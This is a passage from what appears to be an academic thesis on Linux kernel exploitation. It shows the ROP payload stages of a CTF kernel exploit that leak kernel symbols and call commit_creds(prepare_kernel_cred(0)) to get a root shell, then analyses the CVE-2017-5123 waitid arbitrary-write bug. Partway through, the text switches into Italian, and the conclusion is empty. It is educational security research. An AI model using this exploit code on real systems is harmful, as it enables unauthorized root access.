

Figure 6.1: Find address in the stack in no randomize region

the stack when reading the module, look at a large amount of data and find an address located in the `_text` region. Reading 320 bytes, we find at 304th byte an address that falls in the region of `_text`. From that value, we subtract the address of `_text` and find the base image. From there we calculate the various offsets with the functions not affected by FG_KASLR:

```
void leak(void){
    unsigned n = 40;
    unsigned long leak[n];
    ssize_t r = read(global_fd, leak, sizeof(leak));
    cookie = leak[16];
    image_base = leak[38] - 0xa157ULL;
    kpti_trampoline = image_base + 0x200f10UL + 22UL;
    pop_rax_ret = image_base + 0x4d11UL;
    read_mem_pop1_ret = image_base + 0x4aaeUL;
    pop_rdi_rbp_ret = image_base + 0x38a0UL;
    ksymtab_prepare_kernel_cred = image_base + 0xf8d4fcUL;
    ksymtab_commit_creds = image_base + 0xf87d90UL;
    ........
```

```
}
```

From here on we have 4 stages:

1. Leaking commit_creds();
2. Leaking prepare_kernel_cred();
3. Calling prepare_kernel_cred(0);
4. Calling commit_creds() and opening root shell;

6.6.2 Leaking commit_creds and prepare_kernel_cred()

The goal is to leak `commit_creds()` and read the value_offset of `ksymtab_commit_creds`, then add them together. We will use our 2 memory reading gadgets to read it, using the ROP technique introduced in Section 6.4, and safely return to the user-land via the KPTI trampoline to prepare for the next step.

```
void stage_1(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // rbx
    payload[off++] = 0x0; // r12
    payload[off++] = 0x0; // rbp
    payload[off++] = pop_rax_ret; // return address
    payload[off++] = ksymtab_commit_creds - 0x10; // rax <-
        __ksymtabs_commit_creds - 0x10
    payload[off++] = read_mem_pop1_ret; // rax <- [__ksymtabs_commit_creds]
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = (unsigned long)get_commit_creds;
    ....
}
void get_commit_creds(void){
    __asm__(
        ".intel_syntax noprefix;"
```

```
        "mov tmp_store, rax;"
        ".att_syntax;"
    );
    commit_creds = ksymtab_commit_creds + (int)tmp_store;
    printf("    --> commit_creds: %lx\n", commit_creds);
    stage_2();
}
```

Second stageis exactly the same as stage 1:

```
void stage_2(void){
    ...
    //the same as 1 stage
    ...
    payload[off++] = ksymtab_prepare_kernel_cred - 0x10; // rax <-
        __ksymtabs_prepare_kernel_cred - 0x10
    payload[off++] = read_mem_pop1_ret; // rax <-
        [__ksymtabs_prepare_kernel_cred]
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = (unsigned long)get_prepare_kernel_cred;
    ....
}

void get_prepare_kernel_cred(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov tmp_store, rax;"
        ".att_syntax;"
    );
    prepare_kernel_cred = ksymtab_prepare_kernel_cred + (int)tmp_store;
    printf("    --> prepare_kernel_cred: %lx\n", prepare_kernel_cred);
    stage_3();
}
```

6.6.3 Calling commit_creds(prepare_kernel_cred(0))

Since the number of gadgets is limited, it was impossible to find a ROP chain calling `commit_creds(prepare_kernel_cred(0))`. The only solution is to divide the chain into two parts:

- Call `prepare_kernel_cred (0)` function saving the return value in *rax*.
- Call `commit_creds ()` function using the value we have in *rax*.

This way we bypass a fairly difficult part of the ROP chain, move the value received from `prepare_kernel_cred(0)` from *rax* to *rdi* and pass it to the `commit_creds()` function.

```
void stage_3(void){
    ...
    //As stage 1
    ...
    payload[off++] = pop_rdi_rbp_ret; // return address
    payload[off++] = 0; // rdi <- 0
    payload[off++] = 0; // dummy rbp
    payload[off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = (unsigned long)after_prepare_kernel_cred;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;
    ...
}

void after_prepare_kernel_cred(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov tmp_store, rax;"
        ".att_syntax;"
    );
    returned_creds_struct = tmp_store;
    printf("   --> returned_creds_struct: %lx\n", returned_creds_struct);
    stage_4();
}
```

```c
void stage_4(void){
    ...
    //As stage 3
    ...
    payload[off++] = returned_creds_struct; // rdi <- returned_creds_struct
    payload[off++] = 0; // dummy rbp
    payload[off++] = commit_creds; // commit_creds(returned_creds_struct)
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = (unsigned long)get_shell;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;

    puts("[*] Prepared payload to call commit_creds(returned_creds_struct)");
    ssize_t w = write(global_fd, payload, sizeof(payload));
}
```

Chapter 7

Kernel exploitation - CVE-2017-5123

In this chapter we analyze a real bug within the linux kernel that allows you to get a root shell by performing a *Local Privilege Escalation* [FSZ+17].

7.1 Background

When handling system calls, the kernel must be able to read and write to the memory of the process that invoked the call. To do this, the kernel has special functions such as `copy_from_user` Subsection 6.1.1, `put_user` and others, which copy data to or from the user area.

Broadly speaking, the put˙user should do the following:

```
put_user(x, void __user *ptr)
if (access_ok(VERIFY_WRITE, ptr, sizeof(*ptr)))
    return -EFAULT
user_access_begin()
*ptr = x
user_access_end()
}
```

The `access_ok(...)` function checks that the pointer is in the userland and not the kernel and, if so, disables SMAP via `user_access_begin` so that the kernel accesses the user area. Once the kernel has been written, SMAP is re-enabled.

The `user_access_begin` function allows direct data access in supervisor mode to user mode pages even if the SMAP bit is set in the *CR4 register*.

The `user_access_end` function prevents explicit supervisor mode data access to user mode pages if the SMAP bit is set in *CR4 register*.

7.2 The Vulnerability

In the 4.13 kernel version, analyzing the `waitid` [wai] system call inside the `/kernel/exit.c` file shows the presence of a bug.

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
                              infop, int, options, struct rusage __user *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};
    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
    int signo = 0;

    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
        if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
            return -EFAULT;
        }
        if (!infop)
            return err;

        user_access_begin();
        unsafe_put_user(signo, &infop->si_signo, Efault); <- no access_ok call
        unsafe_put_user(0, &infop->si_errno, Efault);
        unsafe_put_user(info.cause, &infop->si_code, Efault);
        unsafe_put_user(info.pid, &infop->si_pid, Efault);
        unsafe_put_user(info.uid, &infop->si_uid, Efault);
        unsafe_put_user(info.status, &infop->si_status, Efault);
        user_access_end();
        return err;
Efault:
        user_access_end();
        return -EFAULT;
}
```

Quite often some system calls require many calls to `put/get_user` to copy data between the kernel and user area.

To avoid further repeated checks and enabling/disabling of SMAP, the kernel developers have introduced *“unsafe”* versions: `unsafe_put/get_user` which do not provide checks. In reality, they are not *“insecure”*, but to use them most appropriately, it is necessary to call `access_ok` and *“wrap”* everything between the `user_access_begin/end()` functions.

During the development phase, as can be seen from the code above, the `access_ok` control is missing. This lack leads to an arbitrary write since the *infop* pointer is completely controlled by the attacker allowing, therefore, to write values in an arbitrary address.

7.3 Exploitation

Siccome possiamo controllare il ”dove” avverrà la scrittura, possiamo sicuramente sovrascrivere qualcosa con 0(hardcoded). Quindi l’idea di base è quella di andare a sovrascrivere l’UID del nostro processo con 0 ottenendo così i privilegi di root.

7.3.1 Process, threads and user rights

Un UID (identificatore utente) è un numero assegnato da Linux e differente per ciascun utente del sistema che si sta utilizzando. E’ utilizzato per identificare l’utente nel sistema e per determinare a quali risorse di sistema, come file e cartelle, l’utente può accedere. L’utente root ha l’UID impostato a 0; solitamente ai nuovi utenti del sistema viene assegnato un numero compreso tra 500 e 1000. L’UID di un processo viene salvato in una struttura dati chiamata struct cred. Per capire come vengono gestiti i processi andiamo ad analizzare una system call molto importante: fork

Chapter 8

Conclusion

Bibliography

[Bel05] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX annual technical conference, FREENIX Track*, volume 41, page 46. Califor-nia, USA, 2005.

[Che21] Melanie Cheng. Kernel panic. *Meanjin*, 80(1):138–142, 2021.

[Cor86] Intel Corporation. Intel 80386 programmer's reference manual 1986, 1986. http://css.csail.mit.edu/6.858/2013/readings/i386.pdf.

[FSZ+17] Tanjila Farah, Rashed Shelim, Moniruz Zaman, Md Maruf Hassan, and Delwar Alam. Study of race condition: A privilege escalation vulnerability. In *WMSCI 2017-21st World Multi-Conference Syst. Cybern. Informatics, Proc*, volume 2, pages 100–105, 2017.

[hCT20] hxp CTF Team. hxp ctf 2020: kernel-rop, 2020. https://hxp.io/blog/81/hxp-CTF-2020-kernel-rop/.

[JC05] Greg Kroah-Hartman Jonathan Corbet, Alessandro Rubini. Linux device drivers, 3rd edition, 2005. https://www.oreilly.com/library/view/linux-device-drivers/0596005903/ch04.html.

[LSG+18] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *arXiv preprint arXiv:1801.01207*, 2018.

[NKD+15] Ankireddy Nalamalpu, Nasser Kurd, Anant Deval, Chris Mozak, Jonathan Douglas, Ashish Khanna, Fabrice Paillet, Gerhard Schrom, and Boyd Phelps. Broadwell: A family of ia 14nm processors. In *2015 Symposium on VLSI Circuits (VLSI Circuits)*, pages C314–C315. IEEE, 2015.

[RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 15(1):1–34, 2012.

[Sal16] Jonathan Salwan/. Ropgadget, 2016. https://github.com/JonathanSalwan/ROPgadget.

[SE93] Gabriel M. Silberman and Kemal Ebcioglu. An architectural framework for supporting heterogeneous instruction-set architectures. *Computer*, 26(6):39–56, 1993.

[SPS+88] Richard Stallman, Roland Pesch, Stan Shebs, et al. Debugging with gdb. *Free Software Foundation*, 675, 1988.

[wai] waitid(2) - linux man page. https://linux.die.net/man/2/waitid.

[Wea] Hakim Weatherspoon. Assemblers, linkers, and loaders.